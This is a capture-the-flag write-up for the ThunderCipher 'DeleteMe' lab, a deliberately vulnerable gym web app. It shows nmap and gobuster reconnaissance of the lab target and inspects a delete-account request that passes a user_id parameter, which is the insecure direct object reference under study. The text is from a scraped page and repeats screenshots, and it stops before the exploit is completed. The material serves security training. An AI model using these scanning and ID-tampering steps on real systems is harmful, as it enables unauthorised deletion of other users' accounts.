2/23/2026

Challenge-01

Solving CTF Labs on ThunderCipher

YUVARAJ M

ThunderGym – DeleteMe Challenge Writeup


Difficulty: Easy

Category: Web Exploitation

Vulnerability: IDOR (Insecure Direct Object Reference)

Target IP: 192.168.5.5

Port: 5000


thundercipher.tech/room/110
ThunderCipher
Home About Community Events Labs Guide AttackerBox Exams Settings
yuvaraj
EASY
Stop Machine
Target: 192.168.5.5
Time left: 41:51
Download Certificate

ThunderCipher Lab

Deploy the machine. Own the box. Claim your rank.

DeleteMe

by p4nth3r

Description

DeleteMe is an easy web challenge where ThunderGym is running on port **5000**. Access the application directly through your browser and start exploring its features. Users can register, log in, and manage their profile — including deleting their account. But is the delete functionality properly secured? Analyze how the application handles user actions and see if you can exploit a flaw.

Challenge Description

DeleteMe is an easy web challenge where ThunderGym is running on port 5000. Access the application directly through your browser and start exploring its features. Users can register, log in, and manage their profile — including deleting their account. But is the delete functionality properly secured? Analyze how the application handles user actions and see if you can exploit a flaw.

The application allows users to register, login, manage their profile, and delete their account. The goal was to analyze whether the delete functionality was properly secured.

Enumeration Phase


Step 1 – Port Scanning

Performed a nmap scan: **nmap 192.168.5.5 -A**


Open ports found:

- 22 (SSH)

- 5000 (HTTP – Werkzeug Flask server)



```
┌──(yuvaraj㉿yuvaraj)-[~/Downloads]
└─$ ping 192.168.5.5
PING 192.168.5.5 (192.168.5.5) 56(84) bytes of data.
64 bytes from 192.168.5.5: icmp_seq=1 ttl=63 time=101 ms
64 bytes from 192.168.5.5: icmp_seq=2 ttl=63 time=101 ms
64 bytes from 192.168.5.5: icmp_seq=3 ttl=63 time=98.6 ms
64 bytes from 192.168.5.5: icmp_seq=4 ttl=63 time=112 ms
64 bytes from 192.168.5.5: icmp_seq=5 ttl=63 time=88.7 ms
64 bytes from 192.168.5.5: icmp_seq=6 ttl=63 time=95.7 ms
64 bytes from 192.168.5.5: icmp_seq=7 ttl=63 time=93.7 ms
64 bytes from 192.168.5.5: icmp_seq=8 ttl=63 time=97.8 ms
64 bytes from 192.168.5.5: icmp_seq=9 ttl=63 time=96.8 ms
64 bytes from 192.168.5.5: icmp_seq=10 ttl=63 time=85.8 ms

64 bytes from 192.168.5.5: icmp_seq=11 ttl=63 time=83.2 ms
^C
--- 192.168.5.5 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10031ms
rtt min/avg/max/mdev = 83.159/95.926/112.093/7.730 ms

┌──(yuvaraj㉿yuvaraj)-[~/Downloads]
└─$ nmap 192.168.5.5 -A
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-23 11:18 +0530
Nmap scan report for 192.168.5.5
Host is up (0.092s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b6:7b:4b:9d:90:93:71:91:b2:ec:b1:e1:2f:43:e9:54 (ECDSA)
|_  256 1c:f2:b8:e6:a4:d1:4d:30:00:03:72:fb:a7:68:17:7b (ED25519)
5000/tcp open  http    Werkzeug httpd 3.0.1 (Python 3.11.14)
|_http-title: ThunderGym \xF0\x9F\x92\xAA
|_http-server-header: Werkzeug/3.0.1 Python/3.11.14
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1   75.89 ms 10.8.0.1
2   76.06 ms 192.168.5.5

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.01 seconds

┌──(yuvaraj㉿yuvaraj)-[~/Downloads]
```



```
22/tcp   open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b6:7b:4b:9d:90:93:71:91:b2:ec:b1:e1:2f:43:e9:54 (ECDSA)
|_  256 1c:f2:b8:e6:a4:d1:4d:30:00:03:72:fb:a7:68:17:7b (ED25519)
5000/tcp open  http    Werkzeug httpd 3.0.1 (Python 3.11.14)
|_http-title: ThunderGym \xF0\x9F\x92\xAA
|_http-server-header: Werkzeug/3.0.1 Python/3.11.14
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1   75.89 ms 10.8.0.1
2   76.06 ms 192.168.5.5

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.01 seconds

┌──(yuvaraj㉿yuvaraj)-[~/Downloads]
└─$ gobuster dir -u http://192.168.5.5:5000 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.5.5:5000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
dashboard            (Status: 302) [Size: 209] [--> /login_page]
login                (Status: 405) [Size: 153]
logout               (Status: 302) [Size: 189] [--> /]
profile              (Status: 302) [Size: 209] [--> /login_page]
register             (Status: 405) [Size: 153]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================

┌──(yuvaraj㉿yuvaraj)-[~/Downloads]
└─$
```

The web application was running on port 5000, so I accessed: **http://192.168.5.5:5000**

Application Analysis

Step 2 – Application Functionality

The application allowed:

- User Registration

- Login

- Profile Management

- Account Deletion


Account Registration & Login


I registered a test account:

Username: user1

Password: ********

After logging in, I navigated to the profile section where the Delete Account option was available.





http://192.168.5.5:5000/register_page

Create Account 💪


192.168.5.5:5000

Registration successful!

OK

Register

Already have an account? Login



http://192.168.5.5:5000/login_page

Welcome Back 🏋


192.168.5.5:5000

Login successful!

OK

Login

Don't have an account? Register



http://192.168.5.5:5000/dashboard

ThunderGym 💪

Profile Logout

Welcome Back, user1 💪

Push your limits. Train hard. Stay unstoppable.

View Profile

🔥 Weekly Workout Goal

3 / 5 Sessions Completed

🏋 Strength Level


Intermediate Athlete

⚡ Calories Burned

2,450 kcal this week

🏆 Membership Status

Active Member


ThunderGym 💪

Dashboard Logout

user1's Profile 👤

Manage your ThunderGym account

User ID: 7


Username: user1

Role: Member

⚠ Danger Zone

Deleting your account is permanent and cannot be undone.

While deleting the account, I monitored the request in Firefox DevTools.


192.168.5.5:5000

```
{"message":"User 7 deleted successfully."}
```

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	192.168.5.5:5000	profile	document	html	3.46 kB	3.27 kB
404	GET	192.168.5.5:5000	style.css	stylesheet	html	389 B	207 B
404	GET	192.168.5.5:5000	favicon.ico	FaviconLoader.sys.mjs:175 (img)	html	cached	207 B
200	POST	192.168.5.5:5000	delete_account	profile:127 (fetch)	json	209 B	43 B


4 requests | 3.72 kB / 4.05 kB transferred | Finish: 5.62 s | DOMContentLoaded: 552 ms | load: 556 ms

Request Analysis

Step 3 – Inspecting Delete Request

The delete action triggered the following request:

POST /delete_account



Manage your ThunderGym account

User ID: 7

Username: user1

Role: Member

⚠ **Danger Zone**

Deleting your account is permanent and cannot be undone.


Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	192.168.5.5:5000	profile	document	html	3.46 kB	3.27 kB
404	GET	192.168.5.5:5000	style.css	stylesheet	html	389 B	207 B
404	GET	192.168.5.5:5000	favicon.ico	FaviconLoader.sys.mjs:175 (img)	html	cached	207 B
200	POST	192.168.5.5:5000	delete_account	profile:127 (fetch)	json	209 B	43 B

```
JSON
user_id: "7"
```

4 requests | 3.72 kB / 4.05 kB transferred | Finish: 5.62 s | DOMContentLoaded: 552 ms | load: 556 ms

Request Body:

user_id=7



Manage your ThunderGym account

User ID: 7

Username: user1

Role: Member

⚠ **Danger Zone**

Deleting your account is permanent and cannot be undone.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	192.168.5.5:5000	profile	document	html	3.46 kB	3.27 kB
404	GET	192.168.5.5:5000	style.css	stylesheet	html	389 B	207 B
